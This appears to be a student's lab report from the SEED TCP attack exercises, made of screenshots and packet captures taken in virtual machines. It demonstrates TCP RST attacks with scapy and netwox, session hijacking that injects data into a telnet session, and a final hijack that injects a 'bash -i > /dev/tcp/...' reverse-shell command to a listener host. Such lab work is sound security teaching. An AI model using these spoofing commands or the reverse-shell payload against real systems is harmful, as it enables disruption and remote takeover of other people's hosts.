  ▸ Source: PcsCompu_8a:a1:
    Type: IPv4 (0x0800)
▼ Internet Protocol Version
    0100 .... = Version: 4
    .... 0101 = Header Leng
  ▸ Differentiated Services
    Total Length: 52
    Identification: 0x1f79
  ▸ Flags: 0x02 (Don't Frag
    Fragment offset: 0
0000  08 00 27 6a a9 24 08
0010  00 34 1f 79 40 00 40
0020  02 07 b6 38 00 16 3f
0030  01 03 cf 52 00 00 01
0040  56 39
Fragment offset (13 bits) (ip          Profile: Default
```

```
/bin/bash
/bin/bash 80x24
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^C[02/14/20]seed@VM:~$ ^C
```

Figure 7 RST with scapy on ssh



```
[02/14/20]seed@VM:~$ ssh 10.0.2.7
seed@10.0.2.7's password:
packet_write_wait: Connection to 10.0.2.7 port 22: Broken pipe
[02/14/20]seed@VM:~$ 
```

Figure 8 Broken pipe

Task 3: RST attacks on video streaming

This task was performed on streaming a youtube video. Netowx 78 was used to perform the RST attacks with the destination IP set to the server streaming the video.




Shooting the Singapore Technologies SAR-21
1,168,816 views • Jan 7, 2013
https://www.youtube.com/watch?v=VCOjoY-ruU
Up next
8 Most powerful guns in the world
Colt 601: The AR-15 Becomes a Mili

Figure 9 normal streaming




```
[02/17/20]seed@VM:~$ sudo netwox 78 -d enp0s3 -f "dst host 10.0.2.7" -s linkbraw

^[[C
```

/bin/bash
/bin/bash 80x24
White Noise Black Screen | Sleep, Study, Focus | 10 Hours
23,069,739 views • May 2, 2018

Figure 10 RST connection


Task 4/5: TCP session hijacking

Here TCP hijacking is performed by both scapy and netwox which sends an identical packet to the target server which is disguised as the victim server as the source. Using this, malicious data can be sent as well as remote command injection can be performed. In the final task, a reverse shell is established on the target server using scapy.



```
/bin/bash 80x11
|_________________0x66F608BC=1727400124_________________|
|                         acknum                          |
|_________________0xDD2772FE=3710350078_________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|         window          |
|__5__|0|0|0|0|0|0|0|0|1|1|0|0|0|________0x00E5=229_______|
|         checksum          |          urgptr           |
|________0x1B0D=6925________|_________0x0000=0__________|
68 6c 6c 6f  77 6f 72 6c  64                   # hlloworld
[02/14/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.7 -j 64
-o 37986 -p 1234 -E 229 -q 1727400124 -r 3710350078 --tcp-ack --tcp-psh -H "686
c6f776f726c64"
```

Figure 11 netwox command and packet




```
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37986)
test
test2
test3
hlloworld
```

VMA [Running] - Oracle VM VirtualBox


```
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
test
test2
test3
```

Figure 12 successful hijack with netwox




```
 95 2020-02-14 13:54:46.9725459… 10.0.2.7    10.0.2.6    TCP    66 1234 → 37986 [ACK] Seq=37103500…
118 2020-02-14 13:55:09.7378661… 10.0.2.6    10.0.2.7    TCP    63 37986 → 1234 [PSH, ACK] Seq=172…
119 2020-02-14 13:55:09.7382647… 10.0.2.7    10.0.2.6    TCP    66 1234 → 37986 [ACK] Seq=37103500…

    Destination Port: 1234
    [Stream index: 0]
    [TCP Segment Len: 9]
    Sequence number: 1727400124
    [Next sequence number: 1727400133]
    Acknowledgment number: 3710350078
    Header Length: 20 bytes
  ▸ Flags: 0x018 (PSH, ACK)
    Window size value: 229
    [Calculated window size: 29312]
    [Window size scaling factor: 128]
    Checksum: 0x1b0d [unverified]

0000  08 00 27 6a a9 24 08 00  27 8a a1 b6 08 00 45 00   ..'j.$.. '.....E.
0010  00 31 b9 87 00 00 40 06  a9 33 0a 00 02 06 0a 00   .1....@. .3......
0020  02 07 94 62 04 d2 66 f6  08 bc dd 27 72 fe 50 18   ...b..f. ...'r.P.
0030  00 e5 1b 0d 00 00 68 6c  6c 6f 77 6f 72 6c 64      ......hl loworld
```

Figure 13 packet capture of hijacked connection



```
/bin/bash 80x24
  ttl       = 64
  proto     = tcp
  chksum    = 0x62b9
  src       = 10.0.2.6
  dst       = 10.0.2.7
  \options   \
###[ TCP ]###
     sport     = 37996
     dport     = 1234
     seq       = 3398835083
     ack       = 2835258051
     dataofs   = 5
     reserved  = 0
     flags     = PA
     window    = 229
     chksum    = 0xb38e
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = 'helloworld'

.
Sent 1 packets.
[02/14/20]seed@VM:~$ 
```


Figure 14 packet crafted with scapy



```
^C
[02/14/20]seed@VM:~$ ^C
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37994)
test
test1
test1
test1
test1
ettse
sd

asd
as
d
ad
sada
sad
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37996)
test
helloworld
```


```
test
test1
test1
test1
test1
ettse
sd

asd
as
d
ad
sada
sad
^]

telnet> q
Connection closed.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
test
```

Figure 15 successful injection of helloworld



```
4467 2020-02-15 02:16:08.4678579… 10.0.2.6     10.0.2.7     TELNET   99 Telnet Data ...
4468 2020-02-15 02:16:08.4697024… 10.0.2.7     10.0.2.6     TELNET  114 Telnet Data ...
4469 2020-02-15 02:16:08.4700826… 10.0.2.7     10.0.2.15    TCP      74 36410 → 9001 [SYN] Seq=99841133…
4470 2020-02-15 02:16:08.4701052… 10.0.2.15    10.0.2.7     TCP      74 9001 → 36410 [SYN, ACK] Seq=341…
4471 2020-02-15 02:16:08.4705670… 10.0.2.7     10.0.2.15    TCP      66 36410 → 9001 [ACK] Seq=99841133…
4472 2020-02-15 02:16:08.5518059… 10.0.2.7     10.0.2.15    TCP      87 36410 → 9001 [PSH, ACK] Seq=998…
4473 2020-02-15 02:16:08.5518312… 10.0.2.15    10.0.2.7     TCP      66 9001 → 36410 [ACK] Seq=34107231…
4474 2020-02-15 02:16:08.6763524… 10.0.2.7     10.0.2.6     TCP     114 [TCP Retransmission] 23 → 38936…

    Source: 10.0.2.6
    Destination: 10.0.2.7
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▾ Transmission Control Protocol, Src Port: 38936, Dst Port: 23, Seq: 2484569282, Ack: 2703042303, Len: 45
    Source Port: 38936
    Destination Port: 23
    [Stream index: 4]
    [TCP Segment Len: 45]
    Sequence number: 2484569282
    [Next sequence number: 2484569327]
    Acknowledgment number: 2703042303

0000  08 00 27 6a a9 24 08 00  27 28 52 fc 08 00 45 00   ..'j.$.. '(R...E.
0010  00 55 00 01 00 00 40 06  62 96 0a 00 02 06 0a 00   .U....@. b.......
0020  02 07 98 18 00 17 94 17  84 c2 a1 1d 26 ff 50 18   ........ ....&.P.
0030  00 ed e3 3b 00 00 62 61  73 68 20 2d 69 20 3e 20   ...;..ba sh -i >
0040  2f 64 65 76 2f 74 63 70  2f 31 30 2e 30 2e 32 2e   /dev/tcp /10.0.2.
0050  31 35 2f 39 30 30 31 20  32 3e 26 31 20 30 3e 26   15/9001  2>&1 0>&
0060  31 0d 0a                                           1..
```

Figure 16 trace of network hijacked



```
/bin/bash
/bin/bash 80x9
[02/15/20]seed@VM:~$ nc -lvnp 9001
Listening on [0.0.0.0] (family 0, port
9001)
Connection from [10.0.2.7] port 9001 [t
cp/*] accepted (family 2, sport 36410)
[02/15/20]seed@VM:~$ whoami
whoami
seed
[02/15/20]seed@VM:~$
```

```
/bin/bash 80x10
     window    = 237
     chksum    = 0xe33b
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = 'bash -i > /dev/tcp/10.0.2.15/9001 2>&1 0>&1\r\n'

.
Sent 1 packets.
[02/15/20]seed@VM:~$
```

Figure 17 reverse shell established